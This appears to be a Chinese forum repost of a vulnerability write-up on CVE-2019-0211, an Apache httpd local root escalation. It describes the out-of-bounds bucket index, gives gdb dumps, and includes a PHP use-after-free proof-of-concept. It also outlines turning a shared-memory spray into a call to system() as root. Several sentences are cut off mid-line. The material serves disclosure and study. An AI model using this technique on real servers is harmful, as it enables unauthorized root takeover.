CARPE (DIEM): CVE-2019-0211 Apache Root Privilege Escalation

mss**** / 2019-04-09 09:25:00 / 浏览数 2966 安全技术 漏洞分析 顶(0) 踩(0)

原文地址：https://cfreal.github.io/carpe-diem-cve-2019-0211-apache-local-root.html

Introduction

对于从2.4.17版本（2015年10月9日发布）到2.4.38版本（2019年4月1日发布）之间的Apache HTTP系统来说，由于存在数组访问越界导致的任意函数调用问题，导致系统容易受到本地root提权攻击。当Apache正常重新启动(apache2ctl graceful）时，就会触发该漏洞。 在标准Linux配置环境中，logrotate程序每天早上6:25都会运行重启命令，以便重置日志文件句柄。

该漏洞会影响mod_prefork、mod_worker和mod_event等模块。下面，我们将详细介绍该漏洞的利用过程。

Bug description

在MPM prefork模式中，主服务器进程是以root用户权限运行的，用于管理一个单线程、低权限（www-data）的工作进程池，处理各种HTTP请求。为了获得worker的反馈，Apac PID及其处理的最后一个请求。每个worker都要维护与其PID相关联的process_score结构，并且赋予了针对SHM的完整读/写权限。

ap_scoreboard_image：指向共享内存块的指针

```
(gdb) p *ap_scoreboard_image
$3 = {
 global = 0x7f4a9323e008,
 parent = 0x7f4a9323e020,
 servers = 0x55835eddea78
}
(gdb) p ap_scoreboard_image->servers[0]
$5 = (worker_score *) 0x7f4a93240820
```

与PID为19447的worker相关联的共享内存示例

```
(gdb) p ap_scoreboard_image->parent[0]
$6 = {
 pid = 19447,
 generation = 0,
 quiescing = 0 '\000',
 not_accepting = 0 '\000',
 connections = 0,
 write_completion = 0,
 lingering_close = 0,
 keep_alive = 0,
 suspended = 0,
 bucket = 0 <- index for all_buckets
}
(gdb) ptype *ap_scoreboard_image->parent
type = struct process_score {
   pid_t pid;
   ap_generation_t generation;
   char quiescing;
   char not_accepting;
   apr_uint32_t connections;
   apr_uint32_t write_completion;
   apr_uint32_t lingering_close;
   apr_uint32_t keep_alive;
   apr_uint32_t suspended;
   int bucket; <- index for all_buckets
}
```

当Apache正常重启时，它的主进程会杀死原先的worker，并代之以新的worker。同时，主进程将使用原来worker的bucket值来访问其all_buckets数组。

```
all_buckets
```

```
(gdb) p $index = ap_scoreboard_image->parent[0]->bucket
(gdb) p all_buckets[$index]
$7 = {
```

```
 pod = 0x7f19db2c7408,
 listeners = 0x7f19db35e9d0,
 mutex = 0x7f19db2c7550
}
(gdb) ptype all_buckets[$index]
type = struct prefork_child_bucket {
   ap_pod_t *pod;
   ap_listen_rec *listeners;
   apr_proc_mutex_t *mutex; <--
}
(gdb) ptype apr_proc_mutex_t
apr_proc_mutex_t {
   apr_pool_t *pool;
   const apr_proc_mutex_unix_lock_methods_t *meth; <--
   int curr_locked;
   char *fname;
   ...
}
(gdb) ptype apr_proc_mutex_unix_lock_methods_t
apr_proc_mutex_unix_lock_methods_t {
   ...
   apr_status_t (*child_init)(apr_proc_mutex_t **, apr_pool_t *, const char *); <--
   ...
}
```

需要注意的是，这里并没有进行边界检查。因此，恶意的worker可以更改其bucket索引并使其指向共享内存，以便在重新启动时控制prefork_child_bucket结构。最后，就可以在删除权限之前调用mutex->meth->child_init()了。这就意味着，攻击者能够以root身份调用任意函数。

Vulnerable code

下面，我们将深入考察server/mpm/prefork/prefork.c，以弄清楚漏洞所在的位置以及相应的漏洞机制。

- 恶意worker修改共享内存中的bucket索引，使其指向自己的结构（也位于SHM中）。
- 第二天早上6:25，logrotate请求从Apache正常重启。
- 于是，Apache主进程会首先"清剿"原来的worker，然后生成新的worker。
- 在"消灭"原来的worker时，主要是通过向worker发送SIGUSR1来完成的。按照预期，它们应该立即退出。
- 然后，调用prefork_run()(L853)来生成新的worker。由于retained->mpm->was_graceful(L861)为true，所以，worker并不会立即重启。
- 所以，我们将进入主循环(L933)并监视已经杀死的worker的PID。当原来的worker死亡时，ap_wait_or_timeout()将返回其PID(L940)。
- 与该PID相关联的process_score结构的索引将存储到child_slot(L948)中。
- 如果worker没有完全被杀死(L969)，则使用ap_get_scoreboard_process(child_slot)->bucket作为其第三个参数来调用make_child()。
  如前所述，这时bucket的值已经被一个恶意worker篡改了。
- make_child()将创建一个新的子进程，然后利用fork()处理(L671)主进程。
- 这样，就会出现OOB读取(L691)，从而导致my_bucket落入攻击者的控制之下。
- 之后，child_main()被调用(L722，L433)。
- SAFE_ACCEPT(<code>)只有在Apache监听两个或更多端口时才会执行<code>，这种情况经常发生，因为服务器会监听HTTP(80)和HTTPS(443)。
- 假设执行<code>，则调用apr_proc_mutex_child_init()，这将导致调用(*mutex)->meth->child_init(mutex, pool, fname)，其中mutex位于攻击者控制之下。
- 权限将在执行后删除(L446)。

Exploitation

漏洞利用分四步进行：1.获取worker进程的R/W访问权限。2.在SHM中编写一个伪prefork_child_bucket结构。3.让all_buckets[bucket]指向该结构。4.待到上午6:25，就能

优点：主进程永远不会退出，因此，我们可以通过读取/proc/self/maps（ASLR/PIE无用）来获悉所有内容的映射位置——当worker死亡（或发生段错误）时，主进程会自

缺点：PHP不允许对/proc/self/mem进行读写操作，因此，我们无法直接编辑SHM——all_buckets在正常重启后会被重新分配（！）

1.获取worker进程的R/W访问权限

PHP UAF 0-day

由于mod_prefork经常与mod_php结合使用，因此，可以考虑通过PHP来利用它。实际上，CVE-2019-6977将是一个完美的候选者，但当我开始编写这个漏洞的利用代码时
7.x版本中0day UAF（在PHP 5.x版本中好像也行得通）：

```
PHP  UAF

<?php
```

```
class X extends DateInterval implements JsonSerializable
{
 public function jsonSerialize()
 {
   global $y, $p;
   unset($y[0]);
   $p = $this->y;
   return $this;
 }
}

function get_aslr()
{
 global $p, $y;
 $p = 0;

 $y = [new X('PT1S')];
 json_encode([1234 => &$y]);
 print("ADDRESS: 0x" . dechex($p) . "\n");

 return $p;
}

get_aslr();
```

这是一种针对PHP对象的UAF漏洞：我们释放了$y[0]（X的一个实例），但是仍然可以通过$this来使用相应的内存。

UAF to Read/Write

在这里，我们希望实现两个目标：通过读取内存以查找all_buckets的地址；编辑SHM，以更改bucket索引，并添加自定义的mutex结构

幸运的是，在内存中PHP的堆位于两者之前。

PHP的堆、ap_scoreboard_image->*和all_buckets的内存地址

```
root@apaubuntu:~# cat /proc/6318/maps | grep libphp | grep rw-p
7f4a8f9f3000-7f4a8fa0a000 rw-p 00471000 08:02 542265 /usr/lib/apache2/modules/libphp7.2.so

(gdb) p *ap_scoreboard_image
$14 = {
 global = 0x7f4a9323e008,
 parent = 0x7f4a9323e020,
 servers = 0x55835eddea78
}
(gdb) p all_buckets
$15 = (prefork_child_bucket *) 0x7f4a9336b3f0
```

因为我们触发的是针对PHP对象的UAF，所以，该对象的任何属性也可以在释放后使用；我们可以将这个zend_object UAF转换为zend_string UAF。这一点非常有用，因为zend_string的结构如下所示：

(gdb) ptype zend_string

```
type = struct _zend_string {
   zend_refcounted_h gc;
   zend_ulong h;
   size_t len;
   char val[1];
}
```

属性len存放的是字符串的长度。通过递增这个值，我们可以进一步读写其他内存空间，从而访问我们感兴趣的两个内存区域：SHM和Apache的all_buckets。

Locating bucket indexes and all_buckets

我们希望修改特定worker_id的ap_scoreboard_image->parent[worker_id]->bucket。
幸运的是，该结构总是从共享内存块的开头部分开始的，因此很容易进行定位。

共享内存的位置与目标process_score结构

```
root@apaubuntu:~# cat /proc/6318/maps | grep rw-s
7f4a9323e000-7f4a93252000 rw-s 00000000 00:05 57052                      /dev/zero (deleted)
```

```
(gdb) p &ap_scoreboard_image->parent[0]
$18 = (process_score *) 0x7f4a9323e020
(gdb) p &ap_scoreboard_image->parent[1]
$19 = (process_score *) 0x7f4a9323e044
```

我们可以利用我们对prefork_child_bucket结构的了解，来定位all_buckets：

bucket项的重要结构

```
prefork_child_bucket {
   ap_pod_t *pod;
   ap_listen_rec *listeners;
   apr_proc_mutex_t *mutex; <--
}

apr_proc_mutex_t {
   apr_pool_t *pool;
   const apr_proc_mutex_unix_lock_methods_t *meth; <--
   int curr_locked;
   char *fname;

   ...
}

apr_proc_mutex_unix_lock_methods_t {
   unsigned int flags;
   apr_status_t (*create)(apr_proc_mutex_t *, const char *);
   apr_status_t (*acquire)(apr_proc_mutex_t *);
   apr_status_t (*tryacquire)(apr_proc_mutex_t *);
   apr_status_t (*release)(apr_proc_mutex_t *);
   apr_status_t (*cleanup)(void *);
   apr_status_t (*child_init)(apr_proc_mutex_t **, apr_pool_t *, const char *); <--
   apr_status_t (*perms_set)(apr_proc_mutex_t *, apr_fileperms_t, apr_uid_t, apr_gid_t);
   apr_lockmech_e mech;
   const char *name;
}
```

all_buckets[0]->mutex与all_buckets[0]位于相同的内存区域中。由于meth是一个静态结构，因此，它将位于libapr的.data内存中。同时，由于meth指向在libapr中定义的

因为我们可以通过/proc/self/map获悉这些区域的地址，所以，我们可以遍历Apache内存中的每一个指针，找到一个与该结构匹配的指针。它通常是all_buckets[0]。


正如前面所提到的，all_buckets的地址在每次正常重新启动时都会发生变化。这意味着，当我们的漏洞利用代码触发时，all_buckets的地址将与我们所找到的地址不同。我

2.在SHM中编写一个伪prefork_child_bucket结构

Reaching the function call

任意函数调用的代码路径如下所示：

```
bucket_id = ap_scoreboard_image->parent[id]->bucket
my_bucket = all_buckets[bucket_id]
mutex = &my_bucket->mutex
apr_proc_mutex_child_init(mutex)
(*mutex)->meth->child_init(mutex, pool, fname)
```




Structure used to reach the function call

Calling something proper

为了利用这个漏洞，我们要让(mutex)->meth->child_init指向zend_object_std_dtor(zend_object object)，具体如下所示：

```
mutex = &my_bucket->mutex
[object = mutex]
zend_object_std_dtor(object)
ht = object->properties
zend_array_destroy(ht)
zend_hash_destroy(ht)
val = &ht->arData[0]->val
ht->pDestructor(val)
```

其中，pDestructor被设置为system， &ht->arData[0]->val则是一个字符串。



Structure used by the function call

3. 让all_buckets[bucket]指向该结构

Problem and solution


现在，如果all_buckets的地址在两次重新启动之间保持不变，我们的漏洞利用代码则能够：

- 能够读写PHP堆后面的所有内存空间
- 通过匹配其结构查找all_buckets
- 把我们的结构放入SHM
- 更改shm中的某个process_score.bucket，以便让all_bucket[bucket]->mutex指向我们的payload代码

随着all_buckets的地址发生变化，我们可以通过两件事来提高可靠性：对SHM进行喷射处理，并使用所有process_score结构——每个PID一个。

Spraying the shared memory

如果all_buckets的新地址离旧地址不远的好，my_bucket将指向我们的结构。因此，我们可以将其全部喷射到SHM的未使用部分上，而不是将我们的prefork_child_bucket
(5 * 8 =)
40个字节，用来保存zend_object.properties。实际上，在这么小的内存空间上喷射一个大的结构对我们来说没什么帮助。为了解决这个问题，我们叠加了两个中心结构apr



Superposed middle structure

Using every process_score

Apache的每个worker都有一个对应的process_score结构，以及一个bucket索引。我们可以修改每个processscore.bucket的值，而不是更改某个processscore.bucket的

```
ap_scoreboard_image->parent[0]->bucket = -10000 -> 0x7faabbcc00 <= all_buckets <= 0x7faabbdd00
ap_scoreboard_image->parent[1]->bucket = -20000 -> 0x7faabbdd00 <= all_buckets <= 0x7faabbff00
ap_scoreboard_image->parent[2]->bucket = -30000 -> 0x7faabbff00 <= all_buckets <= 0x7faabc0000
```

这使我们的成功率需要乘以apache的worker的数量。在重新生成（respawn）时，只有一个worker获得有效的bucket号，但这不是问题，因为其他worker会崩溃，并立即

Success rate

不同的Apache服务器具有不同数量的worker。拥有更多的worker意味着我们可以在更少的内存上喷射mutex的地址，但这也意味着我们可以为all_buckets指定更多的索引

同样，如果漏洞利用失败，它可以在第二天重新启动，因为Apache仍将正常重启。然而，Apache的error.log将保存关于其worker的segfaulting的通知。

4.待到早上6:25，漏洞触发

Vulnerability timeline

- 2019-02-22 首次发现，将相关情况通过电子邮件发送至Security[at]Apache[dot]org，包括相关说明和PoC
- 2019-02-25 确认漏洞的，开始修复
- 2019-03-07 Apache的安全小组发送了一个补丁程序供我审查，并分配相应的CVE编号
- 2019-03-10 确认补丁程序有效
- 2019-04-01 发布Apache HTTP2.4.39版本

感谢Apache团队给予及时响应和补丁，行动力太赞了。这是一次非常好的漏洞提交经历。不过，PHP从未就UAF安全漏洞给予响应。

Questions

为何取这个名字？

CARPE：代表CVE-2019-0211 Apache Root权限提升
DIEM：每天触发一次漏洞

不取这样的名字，说不过去啊。

这种利用方法是否可以进一步改进？

当然。例如，bucket索引的计算方法并不稳定。这是PoC和正确利用漏洞之间的权衡问题。顺便说一下，我添加了大量的注释，这是为了帮助大家理解。

该漏洞是否是针对PHP的？

不，它的目标是Apache HTTP服务器。

Exploit

漏洞利用代码很快就会公之于众。

上一篇：漏洞挖掘：Handlebars库 ... 下一篇：运用Scapy编写类似于Nmap的...

1. 0 条回复
   - 动动手指，沙发就是你的了！